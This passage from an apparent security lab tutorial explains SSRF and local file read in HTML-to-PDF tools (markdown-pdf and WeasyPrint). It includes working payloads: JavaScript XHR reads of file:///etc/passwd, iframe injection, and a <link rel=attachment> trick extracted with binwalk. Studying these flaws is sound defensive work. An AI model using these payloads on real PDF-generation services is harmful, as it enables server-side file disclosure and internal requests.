opts.preProcessHtml = opts.preProcessHtml || function () { return through() }
opts.remarkable = extend({html: true, breaks: true}, opts.remarkable)
opts.remarkable.preset = opts.remarkable.preset || 'default'
opts.remarkable.plugins = opts.remarkable.plugins || []
```

One of the interesting things to note here is that the program uses remarkable as the underlying library to parse the markdown. Later down the code the program has explicitly set “html: true” for the remarkable library option enabling the support of html !

From the official remarkable[9] documentation, enabling “html: true” means we can actually write HTML into the markdown and while converting, remarkable will render and parse it.

Let’s try this out:

Command:

[9] https://www.npmjs.com/package/remarkable#options

```
echo "<html><h1>Rendering HTML</h1></html>" > test.md
./node_modules/markdown-pdf/bin/markdown-pdf test.md --out output.pdf
```




Fig.: HTML got rendered and then converted to PDF

The HTML got rendered inside the PDF which means the program executed/rendered the underlying HTML before converting it into PDF. So what about javaScript ?

Command:


```
echo "<script>document.write("123456");</script>" > test.md
./node_modules/markdown-pdf/bin/markdown-pdf test.md --out output.pdf
```

Opening the PDF, we can see that the javascript is also getting executed and then the output is converted into the PDF ! This means that we can write custom javascript and execute it during the conversion process and the output will be created in the format of a PDF !

One of the most interesting things you can do with html/javascript to exploit this feature is to use <iframe> (to load website an iframe) or XHR calls to other internal services !

Command:

```
echo "<iframe src='https://example.com'>" > test.md
./node_modules/markdown-pdf/bin/markdown-pdf test.md --out output.pdf
```



Example Domain

This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission.

More information...

Fig.: Iframe got rendered and then converted to PDF

Similarly we can use XMLHttpRequests (XHR) calls to hit other websites and render its responses as well. But one interesting thing is, XHR calls also support the “file://” protocol which means we can also try to read internal files !


Filename:
test.md

Code:

```
<script>
   x = new XMLHttpRequest;
   x.onload = function() {
      document.write(this.responseText)
   };
   x.open("GET", "file:///etc/passwd");
   x.send();
</script>
```

Commands:

```
./node_modules/markdown-pdf/bin/markdown-pdf test.md --out output.pdf
```



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
```

Fig.: Arbitrary file read via XHR calls

Part 3: Weasyprint - LFI via Attachments

Introduction

Weasyprint[10] is a python based smart solution to help web developers to convert html documents to PDF documents. It can turn any HTML page into a similar PDF, and it is fully open-sourced as well. We can use weasyprint to generate PDF documents, by either providing it a html document, or a URL to the website.

An interesting SSRF vulnerability has been identified by Nahamsec[11] in the Weasyprint where using <link> tags, we can attach arbitrary files along with the PDF which can be extracted later on from the PDF. Let's look at the vulnerability in detail.

Before proceeding with this lab, please install the weasyprint:

Installation Approach - PIP:

```
python3 -m venv ./venv
. ./venv/bin/activate
pip install WeasyPrint==50
weasyprint --help

# incase you get an error “ValueError: unknown locale: UTF-8”,
# Add the below commands to bashrc and reload.
export LC_ALL=en_US.UTF-8
export LANG=en_US.UTF-8
```

The Weasyprint usage to convert html to pdf documents is also pretty straight-forward. Simply run the below commands:

Command:

```
weasyprint input.html output.pdf
```

Or it can also be a url as:

Command:

```
weasyprint https://www.google.com output.pdf
```

[10] https://github.com/Kozea/WeasyPrint
[11] https://hackerone.com/reports/885975

Exploiting PDF attachments for SSRF to Arbitrary File read

Unlike the last example where we could execute HTML/Javascript without any limitations, that’s not the case here. We cannot use Iframe or XHR calls to fetch any internal files !

Filename:
test.html

Code:

```
<html>
    <iframe src="https://example.org"></iframe>
    <script>
        x = new XMLHttpRequest;
        x.onload = function() {
           document.write(this.responseText)
        };
        x.open("GET", "file:///etc/passwd");
        x.send();
    </script>
</html>
```

Command:

```
weasyprint input.html output.pdf
```

If we open the “output.pdf”, there is nothing being generated. Both Iframe and XHR calls failed. Let’s look at their Github code base to understand how this works:

Filename:
html.py[12]

Code:

```
def handler(tag):
    """Return a decorator registering a function handling ``tag`` elements."""
    def decorator(function):
        """Decorator registering a function handling ``tag`` elements."""
        HTML_HANDLERS[tag] = function
        return function
    return decorator
```

[12] https://github.com/Kozea/WeasyPrint/blob/b7a9fe7dcc9d0755a3324b74d0965e806bb87378/weasyprint/html.py

Looking at the codebase we can see that Weasyprint supports only a set of pre-defined tags like image, object, embed tag etc… This is not really helpful for us because these tags cannot really help us much with the SSRF itself.

Filename:
pdf.py[13]

Code:

```
def _write_pdf_attachment(pdf, attachment, url_fetcher):
    """Write an attachment to the PDF stream.
    :return:
        the object number of the ``/Filespec`` object or :obj:`None` if the
        attachment couldn't be read.
    """
    try:
        # Attachments from document links like <link> or <a> can only be URLs.
        # They're passed in as tuples
        if isinstance(attachment, tuple):
            url, description = attachment
            attachment = Attachment(
                url=url, url_fetcher=url_fetcher, description=description)
        elif not isinstance(attachment, Attachment):
            attachment = Attachment(guess=attachment, url_fetcher=url_fetcher)

        with attachment.source as (source_type, source, url, _):
            if isinstance(source, bytes):
                source = io.BytesIO(source)
            file_stream_id = _write_compressed_file_object(pdf, source)
    except URLFetchingError as exc:
        LOGGER.error('Failed to load attachment: %s', exc)
        return None

    # TODO: Use the result object from a URL fetch operation to provide more
    # details on the possible filename
    filename = _get_filename_from_result(url, None)

    return pdf.write_new_object(pdf_format(
        '<< /Type /Filespec /F () /UF {0!P} /EF << /F {1} 0 R >> '
        '/Desc {2!P}\n>>',
        filename,
        file_stream_id,
        attachment.description or ''))
```

[13] https://github.com/Kozea/WeasyPrint/blob/b7a9fe7dcc9d0755a3324b74d0965e806bb87378/weasyprint/pdf.py

Something very interesting is happening in the function “_write_pdf_attachment” where it actually supports <link> tags and then that link or document is actually being fetched and written to the pdf !

Thus if we are able to inject <link> tags, then we can basically send a kind of internal request using the pdf parser, and can potentially perform an SSRF.

Command:

```
echo '<link rel=attachment href="file:///etc/passwd">' > input.html
weasyprint input.html output.pdf
```

If we open the “output.pdf”, the document is still empty and does not have the contents of “/etc/passwd”. This is because, when we check the “_write_pdf_attachment” function, after the URL has been fetched, the writing is done using the function “_write_compressed_file_object”.

Code:

```
def _write_compressed_file_object(pdf, file):
    [...]
    offset, write = pdf._start_writing()
    write(pdf_format('{0} 0 obj\n', object_number))
    write(pdf_format(
        '<< /Type /EmbeddedFile /Length {0} 0 R /Filter '
        '/FlateDecode /Params << /CheckSum {1} 0 R /Size {2} 0 R >> >>\n',
        length_number, md5_number, uncompressed_length_number))
    write(b'stream\n')
    uncompressed_length = 0
    compressed_length = 0
    md5 = hashlib.md5()
    compress = zlib.compressobj()
    for data in iter(lambda: file.read(4096), b''):
        uncompressed_length += len(data)
        md5.update(data)
        compressed = compress.compress(data)
        compressed_length += len(compressed)
        write(compressed)

    compressed = compress.flush(zlib.Z_FINISH)
    compressed_length += len(compressed)
    write(compressed)

    write(b'\nendstream\n')
    write(b'endobj\n')

    pdf.new_objects_offsets.append(offset)
    pdf.write_new_object(pdf_format("{0}", compressed_length))
    pdf.write_new_object(pdf_format("<{0}>", md5.hexdigest()))
    pdf.write_new_object(pdf_format("{0}", uncompressed_length))
    assert pdf.next_object_number() == expected_next_object_number
    return object_number
```

As we can see, the data is written after doing a zlib compression so we have to deflate the contents and only then can we actually try to read the local file contents.

So in short the file has been compressed and added along with the output PDF as an attachment. In order to extract the zlib compressed data out of the PDF, we can either write a custom python code to do the same or use a program which can do the extraction for us.

Interestingly there is something called binwalk[14] which is a fast, easy to use tool for analyzing, reverse engineering, and extracting firmware images. This can easily extract the zlib compressed data for us:

Command:

```
sudo apt-get install binwalk
binwalk -e output.pdf
```

Output:

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PDF document, version: "1.5"
74            0x4A            Zlib compressed data, default compression
1003          0x3EB           Zlib compressed data, default compression
```

As we can binwalk have successfully identified the compressed data within the PDF and has extracted it to an output directory on the same location.

Command:

```
ls
```

Output:

```
input.html  output.pdf  _output.pdf.extracted  venv
```

Command:

```
ls _output.pdf.extracted/
```

[14] https://github.com/ReFirmLabs/binwalk

Output:

```
3EB  3EB.zlib  4A  4A.zlib
```

Command:

```
cat _output.pdf.extracted/3EB
```

Output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
[...]
```